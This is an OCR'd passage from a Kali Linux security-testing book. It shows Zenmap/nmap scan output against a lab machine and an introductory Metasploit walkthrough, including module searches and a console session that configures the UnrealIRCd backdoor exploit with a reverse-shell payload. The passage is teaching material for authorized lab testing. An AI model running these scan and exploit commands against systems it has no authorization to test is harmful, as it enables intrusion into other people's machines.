Just fill in the target IP address (*Use an IP address of one of your lab machines*), and choose what type of scan you want to perform from the Profile drop down box. Zenmap will show you what the resulting nmap command switches are in the command box. Then just click the "***Scan***" button to run the command:



Target: 192.168.1.93


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.1.93

nmap -T4 -A -v 192.168.1.93


```
Starting Nmap 7.01 ( https://nmap.org ) at
2016-03-19 10:34 EDT
NSE: Loaded 132 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:34
Completed NSE at 10:34, 0.00s elapsed
Initiating NSE at 10:34
Completed NSE at 10:34, 0.00s elapsed
Initiating ARP Ping Scan at 10:34
Scanning 192.168.1.93 [1 port]
Completed ARP Ping Scan at 10:34, 0.02s elapsed
(1 total hosts)
Initiating Parallel DNS resolution of 1 host.
at 10:34
Completed Parallel DNS resolution of 1 host. at
10:34, 0.02s elapsed
Initiating SYN Stealth Scan at 10:34
Scanning 192.168.1.93 [1000 ports]
Discovered open port 135/tcp on 192.168.1.93
Discovered open port 445/tcp on 192.168.1.93
Discovered open port 3389/tcp on 192.168.1.93
Discovered open port 139/tcp on 192.168.1.93
Completed SYN Stealth Scan at 10:34, 4.91s
```

As you can see above the nmap command status shows up in the Nmap Output window. Other information can be viewed by clicking on additional tabs, like the "***Ports/ Hosts***" tab:



	Port	Protocol	State	Service	Version
✓	135	tcp	open	msrpc	Microsoft Window:
✓	139	tcp	open	netbios-ssn	Microsoft Window:
✓	445	tcp	open	microsoft-ds	Microsoft Window:
✓	3389	tcp	open	tcpwrapped	

Or the "***Host Details***" window:



Nmap Output | Ports / Hosts | Topology | Host Details | Scans

192.168.1.93

Host Status

State: up

Open ports: 4

Filtered ports: 996

Closed ports: 0

Scanned ports: 1000

Up time: 1397

Last boot: Sat Mar 19 10:11:42 2016

Addresses

IPv4: 192.168.1.93

IPv6: Not available

For more information on Zenmap, check out the Zenmap User's Guide:

https://nmap.org/book/zenmap.html

Take some time and play around with the different features of zenmap. As it shows you the command line display for nmap it is a great tool to also learn nmap. Nmap is a staple tool used in the computer security realm so it is a good tool to know. I cover Nmap extensively in my second Kali book, "*Intermediate Security Testing with Kali Linux 2*".

Conclusion

In this short tools overview chapter we covered several additional programs that can be used in Kali for reconnaissance or target enumeration. Before we move on to the attacking section of the book, it is a good idea to take some time and get a working knowledge of all the tools covered in this section. As Sun Tzu said, "Know thy enemy", it is always a good strategy to gain as much knowledge (physical and electronic) about a target as possible. In doing so you will better be able to plan your attack strategy.

Resources

Kali Tool Listing - http://tools.kali.org/tools-listing

Metasploit

Chapter 7

Introduction to Metasploit

We will start our journey by learning about the Metasploit Framework. For the security testing community, Metasploit (and Metasploit Pro) is a very comprehensive and feature rich platform. Metasploit gives you a complete framework, or playground for security testing. The Metasploit Framework is a complete platform for performing vulnerability testing and exploitation. It is loaded with over a thousand exploits, hundreds of payloads and multiple encoders.

We will cover the basics of using Metasploit in this chapter, and then in a later chapter see how to use Metasploit against a test target. We will just be doing a walkthrough of how to use Metasploit itself, so don't worry if you don't understand everything, we will cover the process in greater detail later. If you are already familiar with using Metasploit then feel free to skip this chapter or use it as a refresher. Though if you do want to follow along, I will be using the Metasploitable VM as the target in this chapter, so go ahead and start it up.

Updating Metasploit

Normally to update Metasploit, you simply run "***msfupdate***", but according to the Rapid 7 website, Metasploit updates are now synced to update weekly with Kali:

(https://community.rapid7.com/thread/3007)

Metasploit Overview


You can start Metasploit a couple of different ways, from the menu or from a terminal prompt.

"***Favorites***" in the Applications menu.


"**Exploitation Tools**" in the Applications menu.

Or by just typing "***msfconsole***" in a terminal

But the ***easiest way*** in Kali 2 is to just click the Metasploit Framework button on the Quick Launch bar:




Doing so checks to make sure the database server is running and creates the necessary databases if needed. It then starts Metasploit. Once Metasploit loads, you will see something like the following main screen and be given an "***msf >***" prompt:



```
                    METASPLOIT CYBER MISSILE COMMAND V4

# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
                                                        http://metasploit.pro

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.9-dev                         ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post       ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Notice the “Missile Command” banner screen above the msf prompt. Metasploit contains several of these cool screens and one is displayed at random on startup. You can check out the different display banners by typing “***banner***” at the prompt. Some of them are very good:



```
msf > banner
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                                  http://metasploit.pro
```


Metasploit can be a little confusing if you have never used it before, but once you get used to how it works, you can do some amazing things with it.

Basically, using Metasploit to attack a target system usually involves the following steps:

1. Picking an Exploit

2. Setting Exploit Options
3. Picking a Payload
4. Setting Payload Options
5. Running the Exploit
6. Connecting to the Remote System
7. Performing Post Exploitation Processes

The screenshot below shows an example of this process, but don't worry; we will cover the process in much more detail as we go along.




```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor ①
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.68 ②
RHOST => 192.168.1.68
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse ③
PAYLOAD => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.1.39 ④
LHOST => 192.168.1.39
msf exploit(unreal_ircd_3281_backdoor) > exploit ⑤
```

Depending on the type of exploit, once our exploit is complete we will normally end up with either a ***Remote shell*** to the computer or a ***Meterpreter shell***. A remote shell is basically a remote terminal connection or a text version of a remote desktop for Windows users. It allows us to enter commands as if we are sitting at the keyboard.

But a Meterpreter shell offers a lot of interesting programs and utilities that we can run to gather information about the target machine, control devices like the webcam and microphone, or even use this foothold to get further access into the network. And of course, if needed, you can drop to a regular shell at any time.

In most cases, depending on what you are trying to do, a Meterpreter Shell is much more advantageous than just a regular shell. We will discuss the Meterpreter Shell in depth later, but for now let's quickly cover the first five steps.



Note:

When all else fails and you start to feel lost in Metasploit, or the Meterpreter shell, try typing the "help" command.

You can also use the "tab" key to autocomplete a line or hit it twice to show all available exploits and payloads.


Ex. show exploits <tab><tab>

1 - Picking an Exploit

The first thing we need to do is pick an exploit to use. Metasploit contains around 1500 exploits, with more being added frequently. If you want to view all the exploits, just type "***show exploits***" from the msf prompt:

msf > show exploits

But it is easier to use the search command to find what you are looking for. Simply type "***search***" and then the information you want. Sometimes being very specific will help you find the exploit you want quicker.



Note:


If you see an error that says, "[!] Database not connected or cache not built, using slow search" all you need to do is start the PostSQL Database before running msfconsole (though your search will work without it running, it will just be slower.).

To start the database automatically, just start Metasploit by using the Metasploit button from the quick start menu, or from a terminal by typing:

- ⇒ *service postgresql start*
- ⇒ *msfdb init*
- ⇒ *msfconsole*


Metasploit allows you to search for exploits in multiple ways, by platform, or even CVE (Common Vulnerabilities and Exposures) and bugtrack numbers.

Type "***help search***" to see all of the options:




```
msf > help search
Usage: search [keywords]

Keywords:
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  osvdb     :  Modules with a matching OSVDB ID
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

To search by name, just type search and the text you want. So for example to see if Metasploit has an exploit for Microsoft's Security Bulletin MS13-069 vulnerability:




```
msf > search MS15-134

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/server/ms15_134_mcl_leak  2015-12-08       normal  MS15-134 Mic
 Windows Media Center MCL Information Disclosure
```

To see a specific CVE ID number:



```
msf > search cve:2015-5119

Matching Modules
================

   Name                                             Disclosure Date  Rank
   ----                                             ---------------  ----
   exploit/multi/browser/adobe_flash_hacking_team_uaf  2015-07-06       great
```

To see all the CVE ID's for a particular year (truncated list):



```
msf > search cve:2015

Matching Modules
================

   Name                                                         Disclosure Date
   ----                                                         ---------------
   auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss   2015-04-08
6580 Web Interface Takeover
   auxiliary/admin/http/kaseya_master_admin                     2015-09-23
r Account Creation
   auxiliary/admin/http/sysaid_admin_acct                       2015-06-03
 Account Creation
   auxiliary/admin/http/sysaid_file_download                    2015-06-03
e Download
   auxiliary/admin/http/sysaid_sql_creds                        2015-06-03
entials Disclosure
   auxiliary/admin/http/wp_easycart_privilege_escalation        2015-02-25
rivilege Escalation
   auxiliary/dos/dns/bind_tkey                                  2015-07-28
ice
   auxiliary/dos/http/ms15_034_ulonglongadd
equest Handling Denial-of-Service
   auxiliary/gather/apple_safari_ftp_url_cookie_theft           2015-04-08
on-HTTPOnly Cookie Theft
   auxiliary/gather/firefox_pdfjs_file_theft
eft
   auxiliary/gather/ie_uxss_injection                           2015-02-01
plorer 10 and 11 Cross-Domain JavaScript Injection
   auxiliary/gather/joomla_contenthistory_sqli                  2015-10-22
```


Or to see exploit information for a particular program just use its name. For example let's look at the Unreal IRC Backdoor Exploit.

At the Msf prompt enter, "***search unreal***"

When you see an exploit that you want to know more about, just copy and paste the full path name and use the "***info***" command:

Enter, "***info exploit/unix/irc/unreal_ircd_3281_backdoor***"


This will display the full information screen for the exploit:



```
msf > info exploit/unix/irc/unreal_ircd_3281_backdoor

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.
```

The information screen shows the author's name, a brief overview along with the basic options that can be set, a description and website security bulletin references for the exploit. As you can see in the picture above, we can set a couple options for this exploit, which leads us into our next section.

But before we set our exploit options, we need to "*use*" the exploit. Once we know we have the exploit we want, we simply run the "*use*" command with the exploit name. Again copying and pasting the exploit path and name works very well here too:



```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) >
```


Notice the msf prompt changes and now includes the exploit module name. Okay, we are now using our exploit, so how do we set the options?

2 - Setting Exploit Options

Setting options in Metasploit is as simple as using the "*set*" command followed by the variable name to set, and then the value:

